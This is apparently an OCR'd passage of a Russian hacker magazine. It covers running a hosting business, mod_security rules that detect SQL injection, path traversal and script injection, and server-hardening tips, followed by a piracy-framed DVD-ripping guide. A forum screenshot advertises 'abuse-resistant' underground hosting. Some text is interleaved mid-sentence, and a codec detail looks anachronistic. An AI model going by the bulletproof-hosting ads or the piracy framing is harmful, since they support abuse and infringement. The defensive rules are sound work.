После этого надо перенести созданный бэкап — cpmove-username.tar.gz — на другой компьютер (в папку /home) и выполнить там команду:

```
/scripts/restorepkg username
```

Для полноценной поддержки русского языка стоит обратить внимание на CPanel с RVskin (www.rvskin.com), который устанавливается элементарным запуском sh-скрипта (аналог bat- или cmd-файла, но под никсы). Точно так же, за пару кликов, можно обновить веб-сервер, настроить suexec, сменить proftpd на pureftpd и т.д. Для начинающего это единственное спасение.

DirectAdmin

www.directadmin.com

Основной конкурент cPanel, отличающийся качественным кодом и высоким уровнем защиты. В панели есть все, что только может понадобиться, в тоже время в ней нет ничего лишнего. DirectAdmin выигрывает у cPanel в плане адаптации к установленному на сервере софту, да и возможностей для более тонкой настройки здесь все-таки больше.

К минусам можно отнести отсутствие официальной поддержки русского (существуют лишь самодельные переводы!) и не очень удачную систему бэкапа. Несладкую жизнь во время переезда могут скрасить специальные скрипты, которые ты найдешь в материалах на диске. Кстати говоря, DirectAdmin предоставляет отличный API-интерфейс для программистов, позволяющий эффективно интегрировать панель с любым другим софтом на сервере. Существует даже специальный класс на PHP, упрощающий все до максимума. Исходный код и несколько наглядных примеров — на DVD.

Оптимальное решение на первых порах — купить либо 2 реселлерских аккаунта: один с cPanel, другой с DirectAdmin, и размещать клиентов согласно их предпочтениям, либо 2 VPS-сервера и поставить разные панели на каждый. О других заметно менее популярных панелях (ISPmanager, Plesk, HSPHERE) можешь даже не задумываться. Теперь немного по поводу биллинга.

Bpanel

www.bpanel.ru


Недорогая функциональная система учета пользователей. Встроенные модули автоматической оплаты помогают пользователям быстрее оплачивать счета, а для администратора ускоряют, а зачастую просто автоматизируют процесс открытия учетных записей и продления срока хостинга.


Solidstate

www.solid-state.org

Эта совершенно открытая система позволяет интегрировать сторонние модули, что обеспечивает ей непревзойденную гибкость и функциональность. Из возможностей: проверка активных, неактивных и ожидающих

> Террористы выбирают Америку





Абьюзоустойчивый хостинг ih827		08.05.2006 17:42 от ih827
klikdomains.com - .info 1.49$ .com и т.д. 4.99$ AOL		29.04.2006 16:40 от SMiX
NT_SERVERA 2000-2003 Win krutik		02.04.2006 11:06 от Skvoznoy
Сервер для бекапов imamoto		31.03.2006 18:58 от ih827
Абьюзоустойчивый хостинг. Сервера в оффшоре Skvoznoy		24.03.2006 15:16 от Skvoznoy
Хостинг: неограниченные рамки. Zloy_TapOK		23.03.2006 19:50 от Zloy_TapOK

NEW POST

> Предложения о предоставлении абузоустойчивого хостинга очень актуальны в андерграунде

регистрации аккаунтов, отправка предопределенных e-mail'ов для новых клиентов, установка единоразовых и месячных платежей для каждого сервиса/услуги и т.д.

Mod_security — поставь хакера в тупик

В процессе поднятия своего сервиса тебе придется всерьез задуматься о безопасности сервера. Конкуренты не спят, а ненасытные хакеры ищут себе жертв каждый день. Сервер хостера — это лакомый кусочек, позволяющий разом получить доступ к множеству сайтов. Значительно обезопасить себя можно, установив модуль mod_security (www.modsecurity.org). Эта простая в использовании надстройка над Apache'ем путем фильтрования GET/POST-запросов и непрерывного мониторинга трафика защитит сервер от множества веб-атак, включая SQL-иньекции и php-include. Итак, поехали! Компилим из исходных текстов:

```
/apache/bin/apxs -cia mod _ security.c
```

Перезапускаем Apache и начинаем вносить изменения в httpd.conf:

```
<IfModule mod _ security.c>
# Включает/выключает движок фильтра
SecFilterEngine On
# Включает проверку правильности кодирования URL
SecFilterCheckURLEncoding On
# Активирует проверку UNICODE кодирования
SecFilterCheckUnicodeEncoding Off
# Использовать только байты из этого диапазона
SecFilterForceByteRange 0 255
# Будем вести лог только для подозрительных запросов
SecAuditEngine RelevantOnly
# Имя файла лога
SecAuditLog logs/audit _ log
# Вывод отладочной информации (установлен минимальный уровень)
SecFilterDebugLog logs/modsec _
debug _ log SecFilterDebugLevel 0
# Осуществлять проверку POST-запросов
SecFilterScanPOST On
# Для подозрительных запросов по умолчанию писать в лог
# и возвращать http-ответ с кодом 500
SecFilterDefaultAction
"deny,log,status:500"
# Подмена версии демона, выдаваемой клиентам. Хакса офигеет :)!
SecServerSignature "SEGA MEGADRIVE",
</IfModule>
```

Правила для mod_security самим придумывать не нужно. Все уже сделано за нас, поэтому перед «</IfModule>» добавляем следующие блоки:

```
# Борьба с sql-инъекциями
SecFilter "delete[[:space:]]+from"
SecFilter "insert[[:space:]]+into"
SecFilter "select.+from"
# Раскрытие конфигов
SecFilter /etc/password

# Чтение выше корня
SecFilter "\.\./"

# Межсайтовый скриптинг
SecFilter "<(.|\n)+>"
SecFilter "<[[:space:]]*script"

# Атаки с использованием cookie
SecFilterSelective COOKIE _ sessionid
"!^(|[0-9]{1,9})$"
SecFilterSelective ARG _ PHPSESSID
"!^[0-9a-z]*$"
SecFilterSelective COOKIE _ PHPSESSID
"!^[0-9a-z]*$"
```

Безусловно, подобная защита без аппаратного файрвола едва ли сможет обезопасить тебя от всех видов атак, особенно от DDoS (syn, icmp, udp), но уменьшить их огромное количество — запросто. Кстати, спасти от HTTP-flood'а способна система antiddos (http://pinch3.ru/2006/07/13/antiddos.html). Другие не менее эффективные приемы для обеспечения защиты сервера ты найдешь во врезке — прочитай ее в обязательном порядке.

> Делегируем домен — как видишь, все просто!

	hostname	IP-адрес
NS1:	ns.tapkahost.ru	84.252.146.157
NS2:	ns2.tapkahost.ru	84.252.147.157
NS3:		
NS4:		

☐ Использовать сервера регистратора — БЕСПЛАТНО

Изменить

Reboot

Как видишь, все не так просто, как кажется на первый взгляд. Поднакопи знаний в администрировании, обзаведись связями с нужными людьми, собери группу товарищей по общему делу, поэкспериментируй и только тогда приступай к созданию бизнеса. Конкуренция в этом секторе огромная, и если ты надеешься легко срубить на этом денег, то готовься к облому. Тут требуется четкий подход, высочайший уровень технической грамотности и огромное желание. Впрочем, все в твоих руках!

TIPS'N'TRICS ДЛЯ АДМИНА

Кто наспамил?
Самая распространенная конфигурация — запуск php-скриптов от пользователя nobody. Но в этом случае невозможно определить, какой пользователь отправил письмо со спамом. Для разрешения этой ситуации, существует специальный php mail header патч (http://choon.net/php-mail-header.php). После его установки в хедерах каждого письма будет строка типа: «X-PHP-Script: cup.su/mail.php for 213.180.204.8». Вычислить спамера не составит труда, и у тебя будет весомый аргумент перед дата-центром. Можешь смело заявлять, что аккаунт спамера известен и будет немедленно удален, а твоей сервер трогать ни в коем случае не нужно!

Запуск программ из /tmp
Именно из этой папки взломщики обычно пытаются запустить свои зловредные скрипты. Лучше всего вынести /var/tmp в отдельную файловую систему, а /tmp сделать симлинком на /var/tmp. После этого в /etc/fstab нужно найти строчку для /var/tmp и в опциях (options) добавить noexec. Теперь из этой папки ничего не запустишь!

Работа MySQL с кириллицей
MySQL-демон, который считается стандартной СУБД на многих серверах в инете, нужно изначально настроить для работы с кодировкой Windows-1251. Тем самым ты заранее оградишь себя от судорожных метаний по форумам с мольбами подсказать, как исправить «вопросики вместо русских символов». Благо делается это элементарным редактированием конфига /etc/my.cnf:

```
[mysqld]
default-character-set=cp1251
character-set-server=cp1251
collation-server=cp1251 _ general _
ci
init-connect="SET NAMES cp1251"
skip-character-set-client-
handshake
[mysqldump]
default-character-set=cp1251
```

Защита от брута SSH
Службу SSH обычно используют не для создания безопасных туннелей и сохранения анонимности в сети, а для удаленного управления сервером. Сам демон OpenSSH очень стабилен, поэтому доступ к аккаунтам зачастую возможно получить только прямым перебором. Чтобы этого избежать, используй пакет BFD (Brute Force Detection):

```
wget www.rfxnetworks.com/downloads/
bfd-current.tar.gz
tar zxvf bfd-current.tar.gz
./install.sh.
```

Редактируем /usr/local/bfd/conf.bfd и изменяем «EMAIL_USR="root" TO EMAIL_USR="you@yoursite.com», чтобы туда приходили уведомления. А в /etc/apf/allow_hosts.rules добавляем список разрешенных на подключение IP-адресов. Запуск приложения — /usr/local/sbin/bfd-s.

Скрытие настоящей ОС
Зачем хакеру знать, какую ОС мы используем? Чтобы исключить возможность fingerprint'а (удаленного определения типа и версии операционки), меняем системные переменные sysctl:

```
# sysctl net.inet.ip.random _ id=1
# sysctl net.inet.tcp.blackhole=2
# sysctl net.inet.udp.blackhole=1
# sysctl -w net.inet.icmp.maskrepl=0
```

Окончательно упредить fingerprint поможет пакетный фильтр FreeBSD. Для этого в /etc/pf.conf добавляем директивы:

```
scrub in all fragment reassemble
pass in quick proto tcp from to
$my _ ip port $ports flags S/SA
synproxy state block quick all
```

Теперь даже самые продвинутые x-toolz'ы вроде nmap будут ошибаться!

Скрываем демоны
Для изменения заголовка, отправляемого web-сервером Apache 1.3.x ветки, необходимо отредактировать файл src/include/httpd.h и изменить следующие строки:

```
#define SERVER _ BASEPRODUCT "Apache"
#define SERVER _ BASEREVISION "7.7.7"
(любые цифры)
```

Поменяй их, например, на:

```
#define SERVER _ BASEPRODUCT "MS _
DOS _ 2007"
#define SERVER _ BASEREVISION "666"
```

В случае Apache 2.x с модулем mod_headers можно просто добавить в httpd.conf file «(:)

```
Header set Server "version not
listed"
```

И отключить службу индексации каталогов в /etc/httpd/conf/httpd.conf:

```
ServerSignature Off
```

Изменение версии SSH
Для OpenSSH из FreeBSD в /usr/src/crypto/openssh/version.h меняем, например, на это:

```
#define SSH _ VERSION _ BASE
"OpenSSH"
#define SSH _ VERSION _ ADDENDUM
"Beastie"
```

Маскируем версию DNS-сервера
Изменяем /etc/named.conf, добавляя строку:

```
version "version not listed"
```

Скрытие PHP-модуля
Правим /etc/php.ini, корректируя значение параметра expose_php:

```
expose _ php = Off
```

Проверить результаты всех этих изменений можно стандартным коннектом через telnet на порт нужного демона или специальной утилитой — Ленивец (trin.cup.su/huyachu/lenivec), позволяющей определить практически все, что только возможно.

С глаз долой, из кеша вон
Современные технологии поисковиков дошли до такого совершенства, что зачастую могут найти даже то, что ты старательно скрываешь. Чтобы этого избежать, потребуется отредактировать robots.txt в корне:

```
User-agent: *
Disallow: /
```

Либо просто скрой от его глаз только часть своих дел, например, форум на определенном ресурсе:

```
# robots.txt for www.cup.su
User-Agent: *
Disallow: /forum/
```

КРИС КАСПЕРСКИ



ПИРАТСКИЕ ЗАБАВЫ

КАК ПРАВИЛЬНО СОЗДАТЬ DVD-RIP СВОИМИ РУКАМИ

СЕГОДНЯ МЫ ПРОДОЛЖИМ УГЛУБЛЕНИЕ В ТОНКОСТИ РУЧНОГО DVD-RIP'А, СОЗДАННОГО ПО ВСЕМ ПРАВИЛАМ НАУКИ, ИСКУССТВА И ТЕХНИКИ, КОТОРЫЙ ЗАНИМАЕТ МИНИМУМ МЕСТА, МАКСИМАЛЬНО СОВМЕСТИМ СО ВСЕМ И НА КОТОРЫЙ ПРИ ЭТОМ ПРИЯТНО СМОТРЕТЬ. ПУСТЯКОВАЯ НАВСКИДКУ ЗАДАЧА ОКАЗАЛАСЬ НЕ ТАКОЙ УЖ ПРОСТОЙ, А КОЛИЧЕСТВО НЮАНСОВ И ТОНКОСТЕЙ МОЖЕТ ВВЕСТИ В ЗАБЛУЖДЕНИЕ ДАЖЕ ОПЫТНОГО РИПЕРА. НО НЕ ТЕБЯ!





Продолжение статьи «На службе у Капитана Флинта». Ищи ее в прошлом номере или в электронной версии на диске

В прошлый раз мы остановились на том, что создали d2v-проект, в котором описывается структура сграбленного VOB-файла, а также отделили звуковой трек (или треки) от видеопотока, сделав треку так называемый demux. Теперь необходимо задать настройки сжатия видеопотока: выбрать тип кодека, оптимальные разрешение, битрейт и т.д. На выбор влияет множество обстоятельств как объективного, так и субъективного характера. Причем на автоматику здесь полагаться нельзя. Ведь не она же будет смотреть сжатый фильм! Так что дело за нами!

Этап № 4


Проверяем FPS

Находясь на закладке Ripping основного окна Gordian Knot, нажимаем кнопку «Open» и открываем ранее созданный d2v-проект. При этом на экран выпрыгнет окно предварительного просмотра, а Gordian Knot автоматически перейдет к закладке Bitrate, высвечивая в окне FPS частоту кадров, а в секции Duration расчетную продолжительность фильма. Проверь, совпадает ли она с заявленной продолжительностью, напечатанной на DVD-коробке. Если нет, значит FPS выставлен неверно и мы получаем несинхрон звука с изображением, практически не заметный вначале, но быстро нарастающий со временем. И таких кривых рипов встречается достаточно много! У некоторых уже на середине фильма звук обгоняет изображение (или отстает) на несколько секунд, а то и минут! Естественно, никакого удовольствия от просмотра мы не получим.


К счастью, некоторые кодеки имеют опцию video delay, задающую смещение звуковой дорожки относительно видеопотока в миллисекундах. В кодеке ffdshow этот параметр можно менять налету непосредственно в процессе просмотра фильма горячими клавишами «-» и «+», но какой же геморрой постоянно их давить… Так что проблему с FPS нужно решать серьезно и сразу.

Впрочем, коробкам верить нельзя. Часто там пишут совсем не то, да и в любом случае округляют длительность до минут, а ведь видео и звук должны быть синхронизованы с точностью до долей секунды! Самое простое, что можно сделать, — воткнуть DVD в плеер и посмотреть реальную продолжительность. Если она отличается от указанной в Duration больше чем на секунду, то это уже косяк. Чтобы его исправить, нажимаем на «Close» и повторяем создание d2v-проекта еще раз, внимательно следуя рекомендациям, данным в предыдущей статье. Если FPS равен 29,970 и у тебя помечено, что необходимо сделать обратное IVTC-преобразование, меняем FPS на 29,976. При этом не обращаем внимания на то, что продолжительность не изменилась: это глюк Gordian Knot'а. Рассчитать реальную продолжительность можно, умножив поле seconds на 29,970/29,976. А если закрыть проект, поменять FPS непосредственно в самом d2v-файле (благо он текстовой) и сразу открыть его вновь, то Gordian Knot рассчитает продолжительность автоматически.

К слову сказать, из доступности полей Duration на редактирование еще ничего не следует. Они носят чисто информационный характер, и их прямое изменение абсолютно ни на что не влияет.



> Настройка Resolution, очень важный шаг



> Gordian Knot — закладка Bitrate

Этап № 5

Выбор правильного кодека и контейнера

Кодек DivX, долгое время остававшийся неофициальным народным стандартом, сейчас испытывает сильное давление со стороны конкурентов, у которых явных преимуществ намного меньше, чем яростных поклонников. Чтобы там ни писали разные журналы и ни показывали независимые тесты, ощутимого выигрыша ни в качестве, ни в степени сжатия на среднестатистическом видеоматериале не наблюдается. Какой-то фильм лучше сжимается одним кодеком, какой-то — другим, но если проблем с просмотром DivX ни у кого не возникает, то поддержка остальных кодеков только появляется из-за горизонта. Передавая другу фильм, сжатый революционным кодеком, мы вынуждены передавать и сам кодек, помещая его на диск (а ведь он место занимает!) и при этом рискуя здорово огрести в случае каких-нибудь конфликтов. Далеко не все пользователи любят устанавливать в систему новые программы, тем более кодеки. Стационарные плееры — это вообще тема. Новый кодек на них не установишь и прошивку просто так не зальешь. И не нужно говорить, что нормальные хакеры смотрят фильмы только на компьютере, а все остальные — не мужики. Рипер должен думать не только о себе, иначе это не рипер, а фигня. Gordian Knot 0.35 поддерживает следующие кодеки: DivX 3.11 (низкое качество, но высокая совместимость), DivX5 (отличное качество, хорошая совместимость), XviD (отличное качество, совместимость хуже, чем у DivX5), x265 (отличное качество, будущий индустриальный стандарт, но в настоящий момент играется далеко не везде). Как видно, для рипа лучше всего подходит DivX5, который мы и будем использовать. Несогласные могут выбирать любой другой кодек — никто же не запрещает!

Теперь определимся с выбором контейнера, за который отвечает раздел container, предлагающий меню из трех блюд: avi, ogm и mkv. Контейнер — это то, во что будут складированы видеопоток, звуковой трек (треки), субтитры (опционально) служебная информация, необходимая для осуществления перемотки, синхронизации, и т.д. О преимуществах разных нестандартных контейнеров говорить можно долго, но все они нивелируются одним-единственным недостатком — нестандартностью. В целях совместимости лучше всего всегда выбирать avi. Любителей поэкспериментировать со всем новым и нестандартным было бы полезно изолировать от общества. Сколько раз так бывало: добытый файл отказывается воспроизводиться, и черт его знает, что ему надо и откуда это качать.

Этап № 6

Битрейт и размер

Битрейт (bitrate) определяет удельную информационную емкость потока и выражается в битах в секунду. Чем битрейт выше, тем выше качество изображения, но тем больший размер занимает видеофайл и тем большей процессорной мощности он требует для своей обработки. Поэтому в погоне за битрейтом важно не переборщить! На низких битрейтах качество изображения быстро растет вместе с битрейтом, но затем достигает насыщения, и разница становится совершенно незаметной. В этом случае при дальнейшем увеличении битрейта качество не только не увеличивается, но даже начинает падать. Если привод не успевает поставлять данные (а процессор — их распаковывать), умные кодеки выкидывают кадры (и мы теряем информацию о фазах движения), а глупые дико тормозят, сотрясаясь в конвульсиях и зачастую теряя синхронизацию звука с изображением. Поэтому выбор правильного битрейта — гораздо более сложное дело, чем может показаться вначале.


Битрейт бывает постоянным (constant) и динамическим (average). В последнем случае кодек может опускать битрейт на статических сценах (сжимающихся лучше всех) и поднимать его, когда экран приходит в движение и ничего не сжимается. Однако сам по себе битрейт — еще не показатель качества, поскольку он не учитывает размер изображения и частоту кадров, варьирующихся в широких пределах. Более объективной характеристикой качества является соотношение bits/(pixel*frame).

Если это соотношение ниже 0,15, фильм превращается в полный отстой; фильмы, ужатые до ~0,20, уже смотрятся без особого отвращения и умещаются на один CD; при ужатии до ~0,3 качество фильма практически не теряется, и он занимает 2 CD (3 CD, если фильм длится свыше двух часов); более 0,35 имеет смысл выставлять только эстетам или при просмотре на большом экране. Правда со всем этим можно легко поспорить. Ориентировочное значение bits/(pixel*frame) приведено в одноименной секции, однако рассчитано оно без учета степени сжимаемости фильма, и верить ему нельзя до тех пор, пока не будет проведен тест сжимаемости, который мы опишем чуть позже. А пока сосредоточим свое внимание на секции Mode, предлагающей выбор между Calculate Average Bitrate и Calculate Avi File Size.


При выборе Calculate Average Bitrate,

«ПРИ ДАЛЬНЕЙШЕМ УВЕЛИЧЕНИИ БИТРЕЙТА КАЧЕСТВО НЕ ТОЛЬКО НЕ УВЕЛИЧИВАЕТСЯ, НО ДАЖЕ НАЧИНАЕТ ПАДАТЬ»





› Подключение звуковой дорожки



› Параметры кодирования

программа позволит нам задавать размер avi-файла, образующегося после сжатия, что очень удобно, если фильм планируется записывать на 1, 2 или даже 3 CD. Под этот размер и подгоняется битрейт, который часто получается неоправданно большим, но какой смысл сокращать его, освобождая на CD, положим, 100 Мб, если выложить туда все равно больше ничего не удастся? Не, можно, конечно, забить оставшееся пространство клипами или mp3, но в коллекции из десятка таких CD уже черт ногу сломит, пока найдет нужный файл. Напротив, если фильмы планируется хранить на HDD или выкладывать в сеть, то избыточный битрейт действительно ни к чему и разумнее ориентироваться не на размер, а на соотношение bits/(pixel*frame).

Начнем с режима Calculate Average Bitrate: в секции Total Size выбираем необходимый размер, задавая его либо в мегабайтах, либо в количестве CD/DVD. Если CD больше одного, то avi-файл можно сразу разбить путем введения галочки Splint final file into CDs, в противном случае это придется делать вручную в видеоредакторе. Поскольку, помимо видео, в avi входит еще и звуковая дорожка, ее размер должен как-то учитываться при калькуляции. Это несложно. Выбираем в секции Audio A ранее отделенный от VOB'а трек, записанный как правило в AC3-формате, или указываем желаемый битрейт, если мы собираемся конвертировать его в mp3. При желании сделать диск с двумя звуковыми треками, выбираем следующий файл в секции Audio B (но помни, что стандартный Windows Media Player поддерживает только avi с одной дорожкой!).

В секции Files задается размер дополнительных файлов, выкладываемых на CD (например, нестандартных кодеков, readme и т.д.).

Наконец, в секции Interleaving & AVI-Overhead указывается тип звуковой дорожки и количество кадров, через которые она синхронизируется с видео (только для AC3). По умолчанию это значение равно единице, и лучше его не менять, чтобы потом не разводить ластами.

В режиме Calculate Avi File Size секция выбора количества CD гаснет, зато становится возможным выбирать желаемый битрейт.

Но прежде чем его выбирать, необходимо обрезать изображение (чем мы в самом скором будущем и займемся), а также провести тест сжимаемости фильма. Секции Audio A/B, Interleaving & AVI-Overhead и Files в этом режиме теряют смысл, хотя остаются полезными, если мы хотим узнать, какой же все-таки получится размер у финального видеофайла. Важно понять, что реального подключения звуковой дорожки при этом не происходит и всего лишь учитывается ее размер!

Этап № 7

Выставляем ресайз и аспект


Разрешение и аспект (aspect ratio — отношение ширины изображения к его высоте), напечатанные на коробке с DVD, далеко не всегда соответствуют действительности. Допустим, мы имеем дело с PAL'овским видеоматериалом, записанным с разрешением 720x576 и аспектом 16:9. Собственно говоря, аспект (по стандарту) может быть либо 4:3 (обычный фильм), либо 16:9 (широкоформатный фильм). Простой подсчет показывает, что 720/576 == 1,25, и это совсем не соответствует 16/9 == 1,78. К тому же сверху и снизу изображения присутствуют черные полосы, которые требуют для своего хранения место и раздражают при просмотре фильма в оконном (не полноэкранном) режиме, поэтому лучше всего их будет обрезать.

Переходим к закладке Resolution, где в секции Input Resolution выбираем тип видеоматериала, с которым мы работаем (PAL или NTSC) и который определяется при подготовке d2v-проекта, но, к сожалению, не устанавливается автоматически (точнее, устанавливается, но не всегда). В окне Input Pixel Aspect Ratio выводим аспект, также определенный при подготовке d2v-проекта. Неверный выбор приведет к нарушению пропорций, портящему все удовольствие от просмотра (хотя почти все плееры позволяют менять аспект, но… Увы, не без потери скорости и качества).

Теперь, когда исходные параметры заданы, самое время приступать к обрезке. Нажимаем кнопку «Auto Crop» и даем программе обрезать все ненужное самостоятельно. В данном случае она оттяпывает

«ЧЕЛОВЕЧЕСКИЙ ГЛАЗ ПРИ НОРМАЛЬНОМ РАССТОЯНИИ ОТ МОНИТОРА ОТДЕЛЬНЫЕ ПИКСЕЛИ НЕ РАЗЛИЧАЕТ, ТАК ЗАЧЕМ ИХ ХРАНИТЬ С ТАКИМ РАЗРЕШЕНИЕМ?»





> Наблюдаем за процессором сжатия фильма



> Видеоролик на нашем диске будет отличным подспорьем для изучения материала. Теперь ты можешь не только прочитать, но и посмотреть, как создаются правильные DVD-RIP'ы

74 пикселя с каждой стороны по вертикали и 4 пикселя по горизонтали. В отсутствии косяков нам поможет убедиться предварительный просмотр. Нажимаем «Play» и смотрим, не осталось ли где-нибудь темных полос, отчетливо видных на светлых сценах, и не было ли оттяпано лишнего. Вращая ползунки мышью, уменьшаем количество отрезанных пикселей в секции Crop до появления черной полосы и тут же увеличиваем их вновь до полного ее исчезновения. В 99% случаев автоматика не врет, и даже к умному Smart-Crop'у прибегать нет никакой необходимости.

По умолчанию Gordian Knot уменьшает размер изображения до 640 пикселей по горизонтали, вычисляя размер по вертикали и при этом исходя из аспекта, реального размера (после обрезки) и H-модуля.

Начнем с размера. Значение в 640 пикселей — это ровно половина от 1280 — наиболее распространенное на сегодняшний день разрешение, позволяющее растягивать изображение во всю ширину с максимальной производительностью и минимальными потерями качества. Тем не менее, при урезании исходных 720 пикселей до 640, потеря качества все-таки происходит, причем весьма значительная. Не лучше ли вообще отказаться от ресайза, сжимая изображение в том разрешении, в котором оно было записано? А что! Некоторые так и поступают, но это не лучшее решение.

